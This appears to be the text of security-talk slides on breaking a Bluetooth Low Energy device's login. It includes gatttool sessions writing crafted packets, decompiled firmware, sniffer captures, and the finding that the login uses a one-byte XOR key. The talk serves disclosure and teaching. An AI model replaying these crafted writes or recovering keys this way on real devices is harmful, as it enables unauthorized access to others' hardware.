Login – Crafting Packets

```
char-read-hnd 0x11
Characteristic value/descriptor: 05 00 48 9c 6d 03 01
[B0:91:22:D6:E4:41] [LE]> char-write-req 0x11 A70400000000301
char-write-req 0x11 A70400000000301
Characteristic value was written successfully
[B0:91:22:D6:E4:41] [LE]> char-read-hnd 0x11
char-read-hnd 0x11
Characteristic value/descriptor: 09 00 4a af aa b7 0d 3a a1 03 01
[B0:91:22:D6:E4:41] [LE]> char-write-req 0x11 A14300D6E00301014648DE9EF5018B50505
47BF2
char-write-req 0x11 238FC0B660EDFE9D03259826A21EE06CB76B63AB
char-write-req 0x11 CE60A3D81B82C1FC617526EBD8F1260F9ACC9BC9
char-write-req 0x11 CBC1EAF0FAF8F0FA5347
F5018B50505478F2x11 A14300D6E00301014648DE9E
A21EE06CB76B63AB41] [LE]> char-write-req 0x11 238FC0B660EDFE9D03259826
Characteristic value was written successfully
D8F1260F9ACC9BC941] [LE]> char-write-req 0x11 CE60A3D81B82C1FC617526EB
[B0:91:22:D6:E4:41] [LE]> char-write-req 0x11 CBC1EAF0FAF8F0FA5347char-read-hnd 0
x11

Characteristic value was written successfully
[B0:91:22:D6:E4:41] [LE]> char-read-hnd 0x11
Characteristic value was written successfully
Characteristic value was written successfully
Characteristic value/descriptor: 03 00 60 0c 66 ← Error
[B0:91:22:D6:E4:41] [LE]> root@hou:~/Desktop#
```

Error Code 0x66 ???

Login – Firmware Inspection

```
if ( flags[3] )
{
    if ( flags[3] != 0x3D )
    {
        if ( !flags[1] ) ← flag?
        {
            ble_out_buf[4] = 0x66;
            ble_out_buf[0] = 3;
            ble_out_buf[1] = 0; ← the Error Packet
            return 0;
        }
        ble_out_buf[4] = 0xAAU;
        ble_out_buf[11] = flags[7] != 0;
        ble_out_buf[0] = 0xA;
        ble_out_buf[1] = 0;
    }
    result = 1;
}

int mov_flag()
{
    unsigned __int8 i; // r0
    int result; // r0
    int v2; // [sp+0h] [bp-40h]
    char v3; // [sp+6h] [bp-3Ah]
    char v4; // [sp+Ch] [bp-34h]

    sub_2A84(0x50000, &v2, 48);
    flags[0] = 0;
    flags[1] = 1; ← here
    unk_20003055 = 1;
    if ( BYTE1(v2) )
    {
        if ( (signed int)BYTE1(v2) < 13 )
    
```

data	File folder
account_agreement.html	Chrome HTML Document
cache_api_db_create.sql	SQL File
cartye.zip	Compressed (zipped) Fol
cartyedb.json	JSON File
CC2640App.bin	BIN File
downloadmanager_create.sql	SQL File
downloadmanager_upgrade_2.sql	SQL File
downloadmanager_upgrade_3.sql	SQL File
game_download_db_create.sql	SQL File
mercury_create.sql	SQL File
mercury_upgrade_2.sql	SQL File
mercury_upgrade_3.sql	SQL File
oort_log_create.sql	SQL File
protocol.html	Chrome HTML Document
ShareSDK.xml	XML Document
sms_core.sql	SQL File

Flag[1] is set only when Anmi-Key is fully assembled

Login – Crafting Packets

```
Attempting to connect to B0:91:22:D6:96:EE
Connection successful
[B0:91:22:D6:96:EE][LE]> char-write-req 0x11 A7040000000101
char-write-req 0x11 A7040000000101
Characteristic value was written successfully
[B0:91:22:D6:96:EE][LE]> char-read-hnd 0x11
char-read-hnd 0x11
Characteristic valuedescriptor: 05 00 48 9c 6d 03 01
[B0:91:22:D6:96:EE][LE]> char-write-req 0x11 A7040000000301
char-write-req 0x11 A7040000000301
Characteristic value was written successfully
[B0:91:22:D6:96:EE][LE]> char-read-hnd 0x11
char-read-hnd 0x11
Characteristic valuedescriptor: 09 00 07 5f aa 33 b6 62 7d 03 01
[B0:91:22:D6:96:EE][LE]> char-write-req 0x11 A1430070820301017A1ADEE42A43B719294C1ABA
char-write-req 0x11 60FC3E1B9C94D015B5C1EF78614CD4D1115A6536
char-write-req 0x11 A549438AE5CC6CC497E1B5EDCDD54252A7F3F4A7
char-write-req 0x11 A7F083999399B4943A2E
2A43B719294C1ABAx11 A1430070820301017A1ADEE42
614CD4D1115A6536EE] [LE]> char-write-req 0x11 60FC3E1B9C94D015B5C1EF786
Characteristic value was written successfully
[B0:91:22:D6:96:EE][LE]> char-write-req 0x11 A549438AE5CC6CC497E1B5EDC
CDD54252A7F3F4A7EE] [LE]> char-write-req 0x11 A7F083999399B4943A2E
[B0:91:22:D6:96:EE][LE]> char-read-hnd 0x11
[B0:91:22:D6:96:EE][LE]> char-read-hnd 0x11
Characteristic value was written successfully
[B0:91:22:D6:96:EE][LE]> char-read-hnd 0x11
Characteristic value was written successfully
Characteristic value was written successfully
Characteristic valuedescriptor: 0a 00 1a ac aa 33 b6 62 7d 03 01 00
```

Login OK!

Login -- Sniffing Packets

Texas Instruments SmartRF Packet Sniffer Bluetooth Low Energy

ATT_Write_Req																		
P.nbr.	Time (us)	Channel	Access Address	Direction	ACK Status	Data Type	Data Header				L2CAP Header		ATT_Write_Req			CRC	RSSI (dBm)	
3764	+48523 =379211878	0x09	0x18E9AB1A	M->S	OK	L2CAP-S	LLID	NESN	SN	MD	PDU-Length	L2CAP-Length	ChanId	Opcode	AttHandle	AttValue	0xBD1BF3	-42
3765	+445 =379212323	0x09	0x18E9AB1A	S->M	OK	Empty PDU	LLID	NESN	SN	MD	PDU-Length	CRC	RSSI (dBm)	FCS	0x8AE550	-40	OK	
3766	+48307 =379260630	0x13	0x18E9AB1A	M->S	OK	Empty PDU	LLID	NESN	SN	MD	PDU-Length	CRC	RSSI (dBm)	FCS	0x8AE8F6	-44	OK	
3767	+229 =379260859	0x13	0x18E9AB1A	S->M	OK	L2CAP-S	LLID	NESN	SN	MD	PDU-Length	L2CAP-Length	ChanId	ATT_Write_Rsp	CRC	RSSI (dBm)	0x11A850	-40
3768	+48523 =379309382	0x1D	0x18E9AB1A	M->S	OK	L2CAP-S	LLID	NESN	SN	MD	PDU-Length	L2CAP-Length	ChanId	Opcode	AttHandle	AttValue	0xC056D	-42
3769	+446 =379309828	0x1D	0x18E9AB1A	S->M	OK	Empty PDU	LLID	NESN	SN	MD	PDU-Length	CRC	RSSI (dBm)	FCS	0x8AE550	-41	OK	
3770	+48307 =379358135	0x02	0x18E9AB1A	M->S	OK	Empty PDU	LLID	NESN	SN	MD	PDU-Length	CRC	RSSI (dBm)	FCS	0x8AE8F6	-42	OK	
3771	+229 =379358364	0x02	0x18E9AB1A	S->M	OK	L2CAP-S	LLID	NESN	SN	MD	PDU-Length	L2CAP-Length	ChanId	ATT_Write_Rsp	CRC	RSSI (dBm)	0x11A850	-40
3772	+48523 =379406887	0x0C	0x18E9AB1A	M->S	OK	L2CAP-S	LLID	NESN	SN	MD	PDU-Length	L2CAP-Length	ChanId	Opcode	AttHandle	AttValue	0x6C0821	-43

Capturing device | Radio Configuration | Select fields | Packet details | Address book | Display filter | Time line |

```
+
|   Packet sniffer frame header   |
+-----+
|info| Packet nbr. | Time stamp | Length| Packet data
+-----+
| 01 | B4 0E 00 00 | 0F 12 10 0A 25 00 00 00 | 27 00 | 26 1A AB E9 18 0E 1B 17 00 04 00 12 11 00 A1 43 00 DD BA 03 01 01 7A 1A DE E4 2A 43 B7 19 29 4C 1A BA F3 1B BD 34 89
+-----+
```

Login -- Sniffing Packets

Texas Instruments SmartRF Packet Sniffer Bluetooth Low Energy

File Settings Help


P.nbr.	Time (us)	Channel	Access Address	Direction	ACK Status	Data Type	Data Header				L2CAP Header			ATT_Write_Req				CRC	RSSI (dBm)	FCS
3900	+48624 =382527040	0x17	0x18E9AB1A	M->S	OK	L2CAP-S	LLID	NESN	SN	MD	PDU-Length	L2CAP-Length	ChanId	Opcode	AttHandle	AttValue		0x4F9832	-44	OK
3901	+349 =382527389	0x17	0x18E9AB1A	S->M	OK	Empty PDU	LLID	NESN	SN	MD	PDU-Length			CRC	RSSI (dBm)	FCS	0x8AE550	-40	OK	
3902	+48403 =382575792	0x21	0x18E9AB1A	M->S	OK	Empty PDU	LLID	NESN	SN	MD	PDU-Length			CRC	RSSI (dBm)	FCS	0x8AE8F6	-44	OK	
3903	+229 =382576021	0x21	0x18E9AB1A	S->M	OK	L2CAP-S	LLID	NESN	SN	MD	PDU-Length	L2CAP-Length	ChanId	Opcode		CRC	RSSI (dBm)	FCS		
3904	+48523 =382624544	0x06	0x18E9AB1A	M->S	OK	L2CAP-S	LLID	NESN	SN	MD	PDU-Length	0x0001	0x0004	0x13	0x11A850	-41	OK			
3905	+286 =382624830	0x06	0x18E9AB1A	S->M	OK	Empty PDU	LLID	NESN	SN	MD	PDU-Length	0x0003	0x0004	0x0A	0x0011	0x092794	-42	OK		
3906	+48466 =382673296	0x10	0x18E9AB1A	M->S	OK	Empty PDU	LLID	NESN	SN	MD	PDU-Length			CRC	RSSI (dBm)	FCS	0x8AE550	-40	OK	
3907	+230 =382673526	0x10	0x18E9AB1A	S->M	OK	L2CAP-S	LLID	NESN	SN	MD	PDU-Length	0x0006	0x0004	0x0B	03 00 A0 14 AA	0x69A9F6	-40	OK		
3908	+48523 =382722049	0x1A	0x18E9AB1A	M->S	OK	L2CAP-S	LLID	NESN	SN	MD	PDU-Length	L2CAP-Length	ChanId	Opcode	AttHandle	AttValue		0xB13DEB	-43	OK

Login -- Encryption


- . 1-byte of encryption key
- . XOR as the super secure encryption algorithm
- . Easy to recover by sniffing the BTLE packets



DEMO



Report for CVE ?



Conclusion:

- . Security by obscurity !?
- . Don't trust the user input
- . New trends come with new hacks
- . Test the product properly, before going on market

Question ?

